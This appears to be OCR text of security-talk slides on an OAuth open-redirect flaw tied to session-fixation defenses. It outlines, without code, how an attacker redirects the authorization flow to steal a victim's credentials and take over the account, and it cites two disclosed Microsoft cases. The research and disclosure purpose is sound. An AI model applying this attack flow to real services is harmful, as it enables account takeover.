
When Session Fixation Defense Goes Wrong



Open Redirect: Attack

When Session Fixation Defense Goes Wrong


- Attacker initiates OAuth, pointing **post-redirect** to an ***attacker-controlled location***



Open Redirect: Attack

When Session Fixation Defense Goes Wrong


- Attacker initiates OAuth, pointing **post-redirect** to an ***attacker-controlled location***



Open Redirect: Attack

When Session Fixation Defense Goes Wrong


- Attacker initiates OAuth, pointing **post-redirect** to an ***attacker-controlled location***
- Attacker **sends the OAuth authorization link** to victim



Open Redirect: Attack

When Session Fixation Defense Goes Wrong

- Attacker initiates OAuth, pointing **post-redirect** to an ***attacker-controlled location***
- Attacker **sends the OAuth authorization link** to victim
- Victim (unknowingly) completes OAuth, leaking auth credentials to attacker




Open Redirect: Attack

When Session Fixation Defense Goes Wrong

- Attacker initiates OAuth, pointing **post-redirect** to an ***attacker-controlled location***
- Attacker **sends the OAuth authorization link** to victim
- Victim (unknowingly) completes OAuth, leaking auth credentials to attacker

⇒ Lead to ***account takeover*** of the victim's tool !




Case Study: Open Redirects in Microsoft

2 Vulnerable Instances

I. Open Redirect + XSS


Microsoft Power Automate/Apps



- Severity: Critical
- Security Impact: Elevation of Privilege

II. Open Redirect + postMessage()

Azure Logic Apps



- Severity: Important
- Security Impact: Spoofing

Case Study: Open Redirects in Microsoft

